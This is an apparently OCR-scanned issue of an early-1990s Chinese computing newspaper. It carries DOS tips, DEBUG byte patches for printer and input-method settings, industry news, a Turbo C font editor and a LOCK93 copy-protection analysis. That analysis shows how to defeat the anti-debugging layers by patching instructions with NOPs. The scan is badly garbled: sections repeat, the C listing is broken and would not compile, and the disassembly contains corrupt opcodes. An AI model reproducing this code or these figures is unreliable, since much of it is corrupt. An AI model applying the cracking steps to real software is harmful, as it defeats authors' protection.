制表程序应该能够实现向上、下、左、右四个方向都能画线, 也就是当光标沿上、下、左、右任一方向运动时, 都能留下一条表格线轨迹来。在一些光标经过的有汉字或字符的地方, 程序应该确保不出现半个汉字问题, 在一些拐角或奇异点处, 程序应该能够根据周围的表格情况自动处理, (HW 及 XE 在某些拐角及奇异点的处理有些不妥), 同时, 还应该允许用户用四个光标键画线一样方便地画线, 而不除掉能经过的字符或汉字, 另外, 还应该实现表格线的保护状态, 也就是在此状态下, 在表格内汉字或字符的插、删、改都不影响当前的表格。

根据上述设计思想, 关于直观画表, 我们考虑如下的算法实现:

- 记录当前的运动方向, 即记录从当前位置向上、下、左、右哪个方向运动。
- 考查当前位置是否已有制表符, 如有制表符, 找出其对应的方向, 如制表符 '+' 对应上、下、右三个方向等等, 如是汉字或字符, 规定其对应的方向为 0。
- 考查当前位置的除运动方向外其余三个方向上的邻近点的情况, 找出三个邻近点的对应方向, 如果某个邻近点是汉字或字符, 则规定对应的方向为 0, 也就是程序实现时不用考虑这个方向上的邻近点。
- 综合考查上述 1、2、3, 找出当前位置的对应方向, 由此给出对应的制表符内码, 在当前位置显示之, 光标移到下一位置。
- 如不结束画表操作, 则继续上述 1、2、3、4 步。

上述算法中, 仅有 1、2、4 是不够的, 有了第 3 步, 才能保证对拐角和奇异点的正确处理。

关于画线的算法实现如下:

- 考查当前位置是否制表符, 如不是, 则光标移到下一位置, 退出, 否则继续以下各步。

- 记录当前的运动方向, 判断是上下运动还是左右运动。
- 如果是向上或向下运动, 考查当前位置左右邻近点的情况。如果左邻近点不是制表符或者是制表符但无上方向标志, 则把当前位置的制表符替换为空格, 光标移到下一位置, 退出。
- 如果是向左或向右的运动, 考查当前位置上下邻近点的情况。如果上下邻近点不是制表符或者是制表符但无下方向标志, 则把当前位置的制表符替换为空格, 光标移至下一位置退出。如果上下邻近点不是制表符或者是制表符但无上方向标志, 则把当前位置的制表符替换为空格, 光标移到下一位置退出。
- 如果上述 3、4 均不满足, 考虑当前点的情况, 找出当前位置的制表符的对应方向标志, 在上下运动的情况下, 如果当前位置的方向标志含有上和右方向, 则把当前位置替换为制表符。
- 如不结束画表操作, 则继续上述 1、2、3、4 步。

注意画线操作时, 并不是光标移到表格符时一律除掉, 置换成空格, 比如, 当除线操作时, 光标经过如下的表格 '+++' 的中 '+' 时, 且是向上或向下运动, 这时画线操作后, '+' 应变成 '-', 光标左右运动的情况类似。

表格线保护状态下字符的插入算法如下:

- 判要插入的字符是否正常的可显示字符, 否则退出, 若是, 继续以下各步。
- 判当前位置的字符是否制表符, 如是, 光标移到制表符右边, 退出, 否则继续以下各步。
- 查找当前行中的当前位置右边第一个表线位置。
- 查找右边第一个表线左边的空格长度。
- 判空格长度够不够? 如果空格长度是 0, 或者要插入的是汉字且空格长度是 1, 则退出; 否则, 删除右边第一个表线前面的一个空格, 在当前位置插入要插入的字符, 光标移到下一位置, 退出。

表格保护状态下字符的删除及修改类似于以上字符的插入算法, 不再赘述。 山东 李泉

直观画表程序的设计与实现

横线 '-' 的内码, 显示之, 光标移到下一位置, 退出, 否则光标移到下一位置退出, 在左右运动的情况下, 如果当前位置的方向标志含有上和右方向, 则把当前位置替换为制表符 '+' 的内码, 显示之, 光标移到下一位置退出, 否则光标移到下一位置退出。

如不结束画表操作, 则继续上述 1、2、3、4 步。

注意画线操作时, 并不是光标移到表格符时一律除掉, 置换成空格, 比如, 当除线操作时, 光标经过如下的表格 '+++' 的中 '+' 时, 且是向上或向下运动, 这时画线操作后, '+' 应变成 '-', 光标左右运动的情况类似。

表格线保护状态下字符的插入算法如下:

- 判要插入的字符是否正常的可显示字符, 否则退出, 若是, 继续以下各步。
- 判当前位置的字符是否制表符, 如是, 光标移到制表符右边, 退出, 否则继续以下各步。
- 查找当前行中的当前位置右边第一个表线位置。
- 查找右边第一个表线左边的空格长度。
- 判空格长度够不够? 如果空格长度是 0, 或者要插入的是汉字且空格长度是 1, 则退出; 否则, 删除右边第一个表线前面的一个空格, 在当前位置插入要插入的字符, 光标移到下一位置, 退出。

表格保护状态下字符的删除及修改类似于以上字符的插入算法, 不再赘述。 山东 李泉

为了产生 FOXPLUS 调用的汇编模块, 应用宏汇编 MASM.EXE 和 LINK.EXE, 还须有 EXE2BIN.EXE 将其转换成扩展名是 BIN 的 COM 格式, 其方法是: namasm savewind, link savewind, exe2bin savewind savewind.bin 同样可以产生所需的 retwin.bin 模块。 FOXBASE 调用以上汇编模块的演示程序: * * 变量的意义, * * A 以 SCRA 为文件名存取窗口 (可取其其它字) * * 四个 chr() 个数字

```
do while i<=24
@i, 1 say repl(chr(60+i), 79)
i=i+1
enddo
call savewind with n wait
@0, 0 clea
call retwin with t1 wait
@0, 0 clea
call retwin with t1 wait
rele mode savewind
rele mode retwin
retu
四川 刘家平
本版责任编辑 07 号
```

M-1724 的双向打印精度不高, 因此打印出的文字易出现错位现象, 特别是打印表格时, 表格线呈锯齿状, 影响文档打印效果。通过修改打印控制码来使其设置成单向打印方式。M-1724 在图形打印方式下, 双向打印控制码为 ESC + 4 (ASCII 码为 1B 54), 单向打印控制码为 ESC 0 (ASCII 码为 1B 47), 而 WPS 打印参数的值及打印控制码都保存在其生成的 WPS.CFG 文件中, 因此我们只需将 WPS.CFG 中的双向打印控制码改为单向打印控制码, 就可将 WPS 设置为单向打印。具体步骤如下:

- C:\WPS>debug wpa.cfg
- r
- AX=0000 BX=0000 CX=03A2 DX=0000 SP=FFEE BP=0000 SI=0000 DI=0000 DS=568F ES=568F SS=568F CS=568F IP=0100 NV UP EI PL NZ NA PO NC
- 568F, 0100 02FE ADD BH, DH
- =B100 13a2 1b 84
- 568F, 0100
- 568F, 040E
- =E100 1b 47
- =40E 1b 47
- w
- C:\WPS>

如果在改为单向打印后仍有错位现象, 可参照 M-1724 用户手册调整打印头导向的位置, 进一步消除错位现象。

另外, Super CCDOS 环境下运行的图文编辑排版系统 Super-Star 即 SPT 在使用 M-1724 打印机输出时, 也存在同样问题, 可按上述方法对文件 SPT.EXE 进行修改, 需注意的是在修改之前, 应将 SPT.EXE 改为非 EXE 后缀的文件名, 待修改好文件后, 再将文件名改回原名。 重庆 孙向东

王码 5.0 汉字系统应用经验

王码 5.0 汉字系统是一种优秀的汉字系统, 特别是对仅有软盘而无硬盘的用户来说, 更是值得优先选用, 下面提供使用经验数例供大家参考:

- 在 MS-DOS5.0 环境下使用王码 5.0 汉字系统: 用 MS-DOS5.0 3 或王码 5.0 的 ANSI.SYS 替换 MS-DOS5.0 的 ANSI.SYS, 并使之存在于 MS-DOS5.0 的启动盘上; 将 MS-DOS5.0 启动盘的 CONFIG.SYS 文件的第一行写成: DEVICE=ANSI.SYS, 存盘后重新启动系统即可。
- 在 FOXBASE2.1 环境中使用王码 5.0 汉字系统: 启动王码 5.0 后, 输入 WMSET ↓, 进入系统状态设置菜单, 将字库置成扩充形式, 其余全置成 OFF, 存盘、重新启动 DOS 系统后再运行王码 5.0, 此时王码 5.0 占用系统内存最小, 再运行 FOXBASE 就不会出现编辑文件时内存不够和调用 DOS 命令失败的情况。
- 简化王码 5.0 系统设置过程方法: 由上可见, 改变系统设置时一定要存盘, 且退出王码设置盘过。

DOS 系统后才能使用新的设置, 太不方便, 而很多时候又需要调用王码系统的其它功能, 例如: 动态环境、拼音词典、打印等项功能, 以下方法可大大简化操作过程:

以全置成 ON 和全置成 OFF 两种操作为例, 在全置成 OFF 状态下, 输入 COPY WMSET.CFG WMP.CFG ↓, 再置成全 ON, 存盘后重新 DOS 系统, 输入 COPY WMSET.CFG WMN.CFG ↓, 分别编辑两个批处理文件 WMP.BAT 和 WMN.BAT:

```
WMP.BAT:
ECHO OFF
DEL WMSET.CFG
COPY WMP.CFG WMSET.CFG
WMSET
ECHO ON

WMN.BAT:
ECHO OFF
DEL WMSET.CFG
COPY WMN.CFG WMSET.CFG
WMSET
ECHO ON
```

编辑完成后, 运行 WMP.BAT 即为自动全置成 OFF 的王码系统; 而运行 WMN.BAT 即为自动全置成 ON 的王码系统。以上方法在 286、386/SX、386DX、1M 以上内存机器上通用。

M-1724 单向打印的修改

王码 5.0 汉字系统应用经验

DOS 系统后才能使用新的设置, 太不方便, 而很多时候又需要调用王码系统的其它功能, 例如: 动态环境、拼音词典、打印等项功能, 以下方法可大大简化操作过程:

以全置成 ON 和全置成 OFF 两种操作为例, 在全置成 OFF 状态下, 输入 COPY WMSET.CFG WMP.CFG ↓, 再置成全 ON, 存盘后重新 DOS 系统, 输入 COPY WMSET.CFG WMN.CFG ↓, 分别编辑两个批处理文件 WMP.BAT 和 WMN.BAT:

```
WMP.BAT:
ECHO OFF
DEL WMSET.CFG
COPY WMP.CFG WMSET.CFG
WMSET
ECHO ON

WMN.BAT:
ECHO OFF
DEL WMSET.CFG
COPY WMN.CFG WMSET.CFG
WMSET
ECHO ON
```

编辑完成后, 运行 WMP.BAT 即为自动全置成 OFF 的王码系统; 而运行 WMN.BAT 即为自动全置成 ON 的王码系统。以上方法在 286、386/SX、386DX、1M 以上内存机器上通用。

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子所合办 主编：刘锦德 副主编：唐敏
国内统一刊号：CN51-0106 订例代号：61-74 地址：成都市金河街75号 邮政编码：610015

为便于中华机用户选购到合用的软件和资料，《软件报》编辑部提供下列资料：

1. CBC-1A用户手册 11元
2. CBC型中华学习机软件内容介绍 3.5元
3. 国家“七五”科技攻关成果——CBC中华机软件目录 1.5元
4. 本报88-92年“软件交流”部份软件与中华机系统、语言、应用、游戏软件目录 1.5元

以上资料包括邮资，款寄：成都市金河街75号《软件报》编辑部
邮编：610015 联系人：杨娟
电话：637880-52

邮购信息

历史性的宣判

前不久，北京市海淀区法院对于我国白实施“计算机软件著作权条例”和“计算机软件著作权登记办法”以来，第一宗软件侵权案做出了第一审判决。判定原告微软软件公司胜诉，被告中科远望公司败诉。裁定被告现有软件侵权行为，责令中科远望公司立即停止一切宣传、复制、销售微软软件所拥有版权的UNFOX2.1反编译软件。要求侵权方要在规定的专业性报纸上公开道歉，赔偿经济损失4.6万元，并对远望公司的侵权行为处以罚款1万元的处罚。

这是一个历史性的宣判。消息不脛而走，瞬息之间传遍了广袤的神州大地，引起国内外软件行业界及知识界的广泛瞩目。这个判决，具有重大的现实意义和深远的历史意义。对于这件侵权案裁决的意义，远远超过了案件本身的具体价值。它用事实庄严地向世界宣告，开放的中国软件市场，已经开始步入法制轨道。从属于知识产权范畴的计算机软件著作权，在我国堂堂正正的受到法律保护。以往那种对于软件产品任意拷贝、肆意侵权、随意扩散、无法纪、无管理的混乱局面，已经一去不复返了。作为高科技产品的软件，具有很高的、不容忽视的经济价值。软件的流通与交易，应同其它商品一样，在相应的法律保障下进行。任何无视或蔑视法律，违反或破坏法律的行为，理应受到法律的制裁和惩罚。

北京市海淀区法院在处理这宗软件侵权案过程中，全部的调查、取证、法庭辩论及一审判决等一系列法律程序，是在不足一百天内完成的。由此不难看出，我国对于涉及知识产权这类国内外异常敏感案例的重视程度。国家的政法部门表现出高度重视与使命感，以及他们工作的高速度、高效率。这同国外大为瞩目的旷日持久、多年不见分晓的软件纠纷官司，形成了鲜明的对照。从而，在我国处理软件纠纷案例中，率先开创了严格执法、重证据、重调解、高速高效办案的先例。以实际行动，在世界软件史上树立起了我国对于知识产权保护法纪严明，旗帜鲜明的光辉形象。

这宗侵权案的裁决，无异于向世界宣告，所有进入中国软件市场的外国软件厂商的正当权益，同国内软件版权拥有者一样，无一例外的受到法律保护。对于境外软件版权还要施行国际水平的保护，即以“伯尔尼公约”和“世界版权公约”进行保护。与此同时，全世界都能感到，改革开放的中国，高速腾飞的中国软件，对于软件的新技术、新产品，有着巨大而迫切的需求。中国的软件市场是极为广阔和具有潜力的。

这一历史性的宣判，必将向我国的软件产业注入新的活力，吸引更多国内企业家们投资高利润的软件产业。它将鼓舞着众多的技术人员立志投身于高效率的软件开发工作。它将召唤更多的国外软件厂商放心大胆地进入中国软件市场。它标志着我国软件产业沿着法制轨道发展的春天，即将到来。北京 心

CS&S 信息

计算机辅助印章鉴别系统
由中科院软件所、杭州电子科技大学及浙江省公安厅信息处联合研制。该系统通过图像处理、模式识别、神经网络等技术，对印章进行鉴别。该系统采用高速和手工两种工作方式，在自动工作方式下，对任意输入印章，系统能自动进行鉴别，鉴别率高达95%以上。在手工工作方式下，系统能任意输入印章，系统能自动进行鉴别，鉴别率高达95%以上。该系统采用高速和手工两种工作方式，在自动工作方式下，对任意输入印章，系统能自动进行鉴别，鉴别率高达95%以上。在手工工作方式下，系统能任意输入印章，系统能自动进行鉴别，鉴别率高达95%以上。

1992年计算机市场一瞥

1992年世界计算机市场规模达2285亿美元；其中美国为743亿美元；日本为468亿美元；东南亚97亿美元；西欧577亿美元；其他地区为971亿美元。预计到1995年世界计算机市场规模将达2936亿美元；到2000年将达到4641亿美元。

1992年我国（除台湾省）计算机工业总产值为80.11亿元，比上年增长55.7%；销售收入为76.23亿元，比上年增长77.6%；微机实际生产量达82818台。

1992年我国（大陆）进口计算机设备近10亿美元，其中计算机主机达4.8万台，价值为2.1985亿美元；CPU为2万台，价值4421万美元；输入输出设备106.7万台，价值为1.2079亿美元；计算机零件价值6.1564亿美元。

1992年外商在中国计算机市场销售收入平均增长在50%以上，其中IBM公司增长80%；HP公司增长87%；DEC公司1993年13年来在中国市场投资已达1亿美元，年销售收入稳步增长；UNISYS公司1992年在中国业务量增长60%左右；SUN公司年销售收入增长50%；SGI公司增长70%；SAP、COMPAQ等公司其增长率也达50%以上。有关专家预测，1993年外商对中国计算机市场的攻势将更加激烈。

1992年有18家计算机企业进入我国电子百强行列。其中前五名是：中国长城计算机集团公司（年销售收入为11.3872亿元）、北京联想计算机集团公司（10.3855亿元）、虹口开发科技公司（6.2124亿元）、山东浪潮信息产业集团公司（5.1779亿元）和北京四通集团公司（4.33062亿元）。

全电脑安全防护系统网 青岛金鹏公司日前开发出HF系列全电脑安全防护系统，并在青岛市开发区举行演示会。这种新产品综合了现代高科技的计算机、探测、通讯、电子技术，广泛应用于住宅、写字楼、宾馆、银行、仓库等场所。

计算机辅助印章鉴别系统
由中科院软件所、杭州电子科技大学及浙江省公安厅信息处联合研制。该系统通过图像处理、模式识别、神经网络等技术，对印章进行鉴别。该系统采用高速和手工两种工作方式，在自动工作方式下，对任意输入印章，系统能自动进行鉴别，鉴别率高达95%以上。在手工工作方式下，系统能任意输入印章，系统能自动进行鉴别，鉴别率高达95%以上。

天津推出高压氧舱微机监控系统

天津市第二中心医院和天津市自动化仪表厂联合研制成功医用高压氧舱计算机监控系统。实现了高压氧舱运行过程的自动化、输氧、加压、减压、减压全部由微机自动控制；保证了操作的重复性和稳定性，提高了精确性和安全性。

军队干部管理系统研制成功

受总政干部部委托，由成都军区干部部担负研制的《军队干部管理系统》，经过一年攻关，日前在成都通过鉴定并正式向全军推广。该系统的研制成功和推广，标志着我军干部管理自动化建设迈上了新台阶。

艺高公司推出微机产品

艺高电子有限公司日前在北京推出“93NORDIO”微机系列产品，其中包括686ISA总线高档微机，5个硬盘并行工作的容错微机等产品。

农业银行信用社业务电子化进程加快

据悉，中国农业银行、信用社电子化进程不断加快，农业银行已经有近20个城市实现电脑联网。信用卡业务自1991年2月，在十多个城市发卡起，到去年末，发卡量已达86个，发卡量近14万张，发展商户6676家，银行受理网点3871个。

★编号：930405 286/386及其兼容机，DOS3.3
名称：FOXBASE通用数据库管理系统
作者：陈清浩
功能简介：本软件是应用关系型数据库管理系统 FOXBASE+编制的通用软件，适用于任一关系型数据库的管理。软件的功能包括数据的录入、修改、查询、统计、报表打印、删除及建立数据库等。软件提供多种不同的查询和修改方式，灵活方便。动态报表能按用户指定的条件表达式自动生成表格打印的数据表格，并且可选择打印字段、字段排列顺序、报表标题及表体字体字型、行能列表、每页记录数等。用户能够十分方便地组合出任意条件表达式，实现上述各项功能。软件功能强，适用性好，可在不同的汉字系统下运行，适应不同型号的打字机。程序编制简洁、界面友好、操作简便，并能十分容易地进行功能扩充。

3. 具有保存报表的功能。数据库报表可生成 ASCII 码文件存入用户指定的某磁盘文件中，用户可按需要进行处理。
4. 灵活的打印控制功能。程序不提供自动分页打印，但提供了更为灵活的的手工分页打印功能，即在打印中可根据屏幕提示用空格键控制并逐行打印，键入一个空格，则显示打印一行。这样便于控制分页位置并替换页时键入“h”键即打印结束。“”键后按回车即可恢复连续打印，若终止打印，键入“ESC”键即可返回点状态。
使用环境：CCBIOS 2.13H 汉字系统
FOXBASE+ 源程序语言：FOXBASE+ 2.1
转让形式：软盘一张（内含使用说明）
转让价格：120元
收款单位：《软件报》编辑部

“单片机普及函授班”招生

中国计算机学会和北京市单片机应用技术协会联合开办“单片机普及函授班”，宗旨是：扩大青少年和科技人员的知识，增强动手能力，以适应社会对新技术、新知识的需求。

● 学制：每年举办春季班、秋季班两期，每期四个月，学习四个单元。
● 招生对象：凡具有中等以上文化程度、对电子技术、计算机、单片机应用有兴趣者均可报名参加学习。
● 收费：398元，含 DP-851 单片机及配套全部零件及上下两册函授教材。
● 从即日起开始招生，定于8月16日开课。自己动手实验，看书自学，每个单元交作业。函授班教员根据作业问题编写综合题教材寄给学员，学完四个单元，经考试合格发给结业证书。
● 报名者应先写信向中国计算机学会办公室联系（北京2704信箱，100080，联系人：宁伟成）索取学员登记表，经录取后寄发教材、教材、教学大纲和教学日志等。

（李雪芹）

利用 Turbo C 对汉字库进行修改

```

#include <math.h>
#include <graphics.h>
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
void save(int);
void chr(int,int,int,int);
void box(int,int,int,int);
void edit(int);
main()
{
    int i,ad,GraphDriver,GraphMode;
    printf("please input address,");
    scanf("%d",&ad);
    GraphDriver = DETECT;
    Initgraph(& GraphDriver, & GraphMode, "");
    inchi();
    setcolor(1);
    for(i=0;i<16;i++)
    {
        line(200,90+i*10,480,90+i*10);
        line(200+i*10,90,200+i*10,250);
        rectangle(400,180,417,177);
        edit(ad);
        closegraph();
    }
    void edit(int,adr)
    {
        int x1,y1,x2,y2,e;
        e=0;int x1=215,y1=402,y2=95,y2=161;
        while (e!='e' && e!='e')
        {
            box(x1,y1,1);
            c=getch();
            box(x1,y1,0);
            if(c=='7' | c==72 | c==73)
            {
                y1=10;y2=2+1;
            }
            if(c=='8' | c==74 | c==75)
            {
                x1=10;x2=2+1;
            }
            if(c=='9' | c==76 | c==77)
            {
                x1+=10;x2+=1;
            }
            if(c=='0' | c==78 | c==79)
            {
                y1+=10;y2+=1;
            }
            if(x1<215) x1=355; if(x2<
            402) x2=416;
            if(x1>355) x1=215; if(x2>
            416) x2=402;
            if(y1<95) y1=245; if(y2<161) y2=176;
            if(y1>245) y1=95; if(y2>176) y2=161;
            box(x1,y1,1);
            if(c=='2') chr(x1,y1,x2,y2);
            if(c=='e') save(adr);
        }
        void chr(int,y1,x2,y2)
        {
            int co;
            co=getch(x1,y1);
            if(co==0)
            {
                circle(x1,y1,3);
                floore(x1,y1,1);
                putpixel(x2,y2,1);
            }
            if(co>0)
            {
                setcolor(0);
                circle(x1,y1,3);
                circle(x1,y1,2);
                circle(x1,y1,1);
                putpixel(x1,y1,0);
                putpixel(x2,y2,0);
                setcolor(1);
            }
            void box(int,y1,ctr)
            int x1,y1,ctr;
            setcolor(ctr);
            rectangle(x1-4,y1-4,x1+4,y1+4);
            setcolor(1);
        }
        void save(int adr)
        {
            div t,d;
            FILE *f;
            register int L,j;
            int chr,ctr;
            unsigned int m[16];
            double b;
            long int l;
            for(i=0;i<16;i++)
            {
                m[i]=0;
                for(j=15;j>=0;j--)
                {
                    chr=getch(417-i*14+161);
                    if(chr==1)
                    {
                        g=pow(2,j);
                        m[i]=g+m[i];
                    }
                }
                m[i]=rotc(m[i],8);
            }
            d=div(adr,100);
            if(d.quot>15) (d.quot)--=7;
            else d.quot=-1;
            l=d.quot;
            b=(8*84+((d.quot)-1)*24);
            if((b-quot*8)>8) WORDLY)=--1)
            {
                closegraph();
                printf("cannot open file");
                exit(1);
            }
            f=fopen("a","w");
            fwrite(& b,4,0);
            for(i=0;i<16;i++) fwrite(m[i],4);
        }
    }
}

```

在文件编辑时，常遇到一些在汉字库 (CCLIB) 中没有的特殊符号，造成很大的不便。笔者用 Turbo C 2.0 编制了一个中文图形编辑程序，该程序在屏幕上提供了一个放大的 16 * 16 点阵方格网状编辑域，旁边一小方格内显示了 16 * 16 点阵的实际图形，只需用光标键控制方向，用空格键控制画点和抹点，即可在编辑域内画出你想要的图形，然后按下 "S" 键便可将其存于汉字库的任意指定区位码处，以后便可随时调用。

一些程序稍加修改也可适用于 24 点阵，48 点阵的汉字库。

CREDIT: C 的源程序如左。

上海 刘强

在众多的汉字系统中，UCDOS 超级组合汉字系统以其组合灵活，联想丰富，对硬件资源要求不高等突出优点，深受广大电脑用户的青睐。但是，该系统所配的五笔字型输入法，却与标准的王码五笔字型不尽相同，最突出的一键高频率字，该系统五笔码将“我、人、有、的、和”分别安排在 X、C、V、B、N 五键上，而将“经、以、发、丁、民”五个字安排在 Q、W、E、R、T 五键上，正好与标准五笔字型键位相反。这对于那些受过标准五笔码输入训练的同志来说，使用起来会感到非常别扭。如果一旦养成这种键位习惯，到别的电脑上工作时，又要好长时间才能改过来。所以，许多同志都不愿在 UCDOS 超级系统下使用五笔字型输入法，使该系统的众多优越性能无法得到充分发挥。其实，只要略加修改，就能使该系统的五笔码与标准五笔码一致。以本人所见到的“超级汉字系统 2.01 版”为例，本系统五笔码一键字码表在 KB_EXE 文件中，多键字码表在 WBZX.DAT 中。一键字码表修改方法如下：

如果你会使用 NU 工具，可先进入一个能显示 26 行汉字的中文环境，然后调用 NU，选择对 KB_EXE 文件编辑操作，按两下 PgDn，使显示文件偏移量 613 (265H) 处的内容，你会在 ASCII 栏看到一键字码表，此时你便可按标准五笔码，修改相应汉字前面的小写字母，然后存盘退出，再重新启动 UCDOS 超级系统，此时就可按标准五笔码使用本系统了。

如果你会使用 DEBUG，则下列操作也能达到修改目的：

```

C: \ren kb.exe kb
C: \debug kb
-0 365 74
-0 368 72
-0 36b 65
-0 372 77
-0 371 71
-0 386 62
-0 389 76
-0 38c 63
-w
Writing A0B3 .bytes
-q
C: \ren kb kb.exe

```

UCDOS 五笔字型输入码的修改

UCDOS 超级汉字系统五笔码多键字码表 WBZX.DAT 的修改也很简单。本码表是按国际区位顺序排列的，从“啊”字开始，每个汉字占用五个 ASCII。最后一个 ASCII 码为 0，表示该字无重码，为 1 表示有重码。汉字与编码在码表中对应关系是：

编码起始处 = [(汉字区码 - 16) * 94 + 汉字位码] * 5 - 5

因此，要修改某个汉字的编码，只需按上式计算出该汉字在码表中的对应位置，然后便可到相应处修改。当然，如果你对有兴趣，也可编一个专用的修改程序来进行对话式修改，甚至还可编入自己设计的其它编码。

河南大学 刘冲土

LOCK93 加密程序分析

最近笔者有幸得到一份用 LOCK93 加密的软件，试着分析了一下，感到 LOCK93 的反动态跟踪欠佳，比较容易被动态跟踪。下面就 LOCK93 解密分析。

一 加载

LOCK93 的加载和一般的程序不同，它利用 DOS 开始只把加密程序读入内存，没有把被加密程序一起读入，等待正确的磁盘标志之后才用 DOS 文件句柄功能调用执行。

LOCK93 程序开始处

```

:1017 8CC0 MOV AX,ES
:1019 A31210 MOV [1012],AX
:101C 8CC8 MOV AX,CS
:101E 8BDA MOV DS,AX
:1020 BEC0 MOV ES,AX
:1022 FA CLI
:1023 8ED0 MOV SS,AX

```

二 反动态跟踪的方法

LOCK93 的保护有三层，第一层由 INT 117BH 第二层 57H-67H 第三层由 IDBDH 开始执行

1. 关中断

```

:103F B0FF MOV AL,FF
:1041 E621 OUT 21,AL

```

用这两句关掉中断使键盘失效，第一层中用了五次，解密方法是把 E621 替换成 9090 即可。

2. 破坏中断向量区

```

:1044 87DD XCHG BX,BP
:1046 81C39F71 ADD BX,719F71
:104A 87EC XCHG BP,SP
:104C 8ED3 MOV SS,BX
:104E 87DC XCHG BX,SP
:1050 58 POP AX

```

LOCK93 加密程序分析

用进栈的方法保存中断向量区

```

:1051 AB STOSW
:1052 E2FC LOOP 1050
:1064 87FD XCHG DI,BP
:1066 8BEC MOV BP,SP
:1068 8BC6 MOV CX,SP
:106A D1E9 SHR CX,1
:106C BE5E4B MOV SI,4B5E
:106F 56 PUSH SI
:1060 E2FD LOOP 105F

```

用进栈的方法破坏中断向量区，此处跳过别执行

3. 修改中断向量区

```

:1067 81E27204 SUB SP,0472
:106B B90004 MOV CX,0400
:106E 51 PUSH CX
:106F 44 INC SP
:1070 44 INC SP
:1071 44 INC SP
:1072 44 INC SP
:1073 81E90004 SUB CX,0400
:1077 51 PUSH CX

```

1067H-10AAH 这是再次破坏 INT 3 使其指向 0000,0400 和做一些准备工作。

```

:10BC 54 PUSH SP
:10BD 5B POP BX
:10BE 5BDC CMP BX,SP
:10C0 750D JNZ 10CF ;判断 CPU 类型
:10PA 8CD5 MOV BP,SS ;保存 SS 值

```

```

:003A BD0000 MOV BP,0000
:003D B97CFA MOV CX,F47C

```

如果没有错误应该是这样的，第二层与第一层特点相似，只是转下一层不同

```

:0063 B44C MOV AH,4C
:0065 CD21 INT 21

```

不是按顺序而跳转到第三层。

第三层部分程序

```

:1DD2 0E PUSH CS ;中断已恢复
:1DD3 07 POP ES
:1DD4 E820F4 CALL 11F7
:1DD7 90 NOP
:1DD8 90 NOP
:1DD9 80E141000 CMP BYTE PTR [1014],00
:1DD E 7406 JZ 1DE6
:1DE0 E8C3F3 CALL 11A6 ;判断硬盘标志

```

硬盘标志

```

:1DE3 EB04 JMP 1DE9
:1DE5 90 NOP
:1DE8 E8BDF3 CALL 11F6 ;判断软盘标志
:1DE9 0E PUSH CS ;加载并

```

执行被加密程序

```

:1DEA 07 POP ES
:1DEB E998FA CALL 1886
:1DEE 0E PUSH CS ;判断硬盘标志
:1DEF 07 POP ES ;转到这里
:1DF0 32C0 XOR AL,AL ;程序区清 0 结束
:1DF2 BF0000 MOV DI,0000
:1DF5 B9EE1D MOV CX,1DEE
:1DF8 2BCF SUB CX,DI
:1DPA F3 REPZ
:1DFB AA STOSB
:1DFC B44C MOV AH,4C
:1DFE CD21 INT 21

```

层口

```

:1169 8B5600 MOV DX,[BP+00]
:116C 08C2 ADD AX,DX
:116E 35BD5E XOR AX,D5BB
:1171 FFE0 JMP AX,AX=-879H
:0037 B80000 MOV BX,0000H

```

北京 吴旭

数量繁多的电子游戏不仅把屏幕装扮得绚丽多彩...

谈议电子游戏软件的分类型方法

同时,在技术进步的条件下,电子游戏正由单纯的娱乐功能,逐渐地发展成为一门其文化意蕴较为丰富的新兴艺术...

从83年到86年,以任天堂的“马里奥”系列,柯纳米的《沙罗曼蛇》系列,分别代表了家庭电视游戏的两大主导类型...

从87年开始,与ACT和STG有很大差异的一些具有真正益智功能的游戏类型,如益智类、模拟类、策略类、侦探类等开始在市场上崭露头角...

与此同时,日本的光荣公司(除),在设计模拟类(SLG)节目时,则更愿意将具有丰富文化内涵的历史题材融合在这类作品中...

是SLG游戏的一个表现方面,除此之外,如何将100万日元炒到10亿日元,如何经营一个公司...

现在,电子游戏软件已经基本形成了由动作、枪战、速官探险等九大类型所构成的框架结构(见附表1)...

在比,对一个游戏软件的评价与鉴赏,应当是在美的基础上,对其故事情节的编排处理,画面质量,音乐与视觉节奏的对位表达,以及难度技巧等诸多方面加以重点...

显而易见,类别上的划分既包含了人们对数量繁多的电子游戏软件的丰富性总结,同时也体现了科学的主体精神...

电子游戏软件分类表
类别 英文名称 代表作 版权所属
动作类 ACT 《超级马里奥兄弟》系列 任天堂

许多多的日本青年去阅读有关这方面的历史书籍,徜徉与久远,发思古之幽情...

评论鉴赏、题材开发、出版发行等方面都具有十分重要意义。

事实上,电子游戏已作为一门具有独特的美学结构的新兴学科在国外确定了下来。

最近在使用学籍管理系统时,比如学生在上一学年结束后,有的学生由于成绩等原因留级...

非常方便,录入的速度也比较快,结束修改和录入之后,可存盘退出...

中华学习机在中文状态下使用 CATALOG 命令显示磁盘目录时,我们会发现所显示的文件目录行距过大,上卷过快...

使用时将这一程序以 DCATA 文件名装入磁盘,再在 HELLD 文件中加上一句: PRINT CHR\$(4) "BRUN XCATA"

这样一来,进入中文有两种方式,一种仍保留原来方式,按下中文键即可,目录显示格式不变,第二种用 CTRL-RESET 进入...

```
* 300, 345
0800-A9 03 8D F3 03 A9 A6 8D
0808-F4 03 A9 24 8D F2 03 A9
0810-1D 8D 17 AE A9 18 8D A4
0818-AD A9 15 8D 3D AE 20 EA
0820-03 4C 03 E0 A9 0A 8D F2
0828-03 A0 1A 8D 17 AE A9 0B
0830-8D A4 AD A9 09 8D 3D AE
0838-20 00 C3 20 15 C3 20 EA
0840-03 4C 03 E0 00 00
```

青岛 蔚凡拜

时,比如学生在上一学年结束后,有的学生由于成绩等原因留级,编到下一年级的班里,需要对数据库进行调整、插入,我试用了 CCED 编辑软件...

具体操作如下:
开机: (在<C>提示符下)
C>MFOXPLUS
USE C, RSXX.DBF
ZAP
COPY TO C, ABC.TXT
APPE FROM C, ABC.TXT SDF
QUIT

通过以上方法修改、录入的数据库,能够回到原系统中使用。

江西工业大学 万永生

电算数论函数

哥德巴赫猜想的解数 D(N), 和数论函数 $\pi(N)$, 有着紧密的关系。

关于 $\pi(N)$ 的计算, 有繁杂的公式, 使用这些公式, 要非常细心, 否则, 就会出错, 闹出笑话。

阅读潘承洞教授《哥德巴赫猜想》, 和《素数定理的初等证明》, 觉得有必要编写求 $\pi(N)$ 的计算机程序, 以下是笔者用 BASIC 语言编写的程序供读者参考:

```
10 REM "PI(N),BAS"
20 INPUT "N=";N
30 K=1
40 PRINT K,2
50 FOR I=3 TO N STEP 2
60 FOR J=2 TO SQR(N)
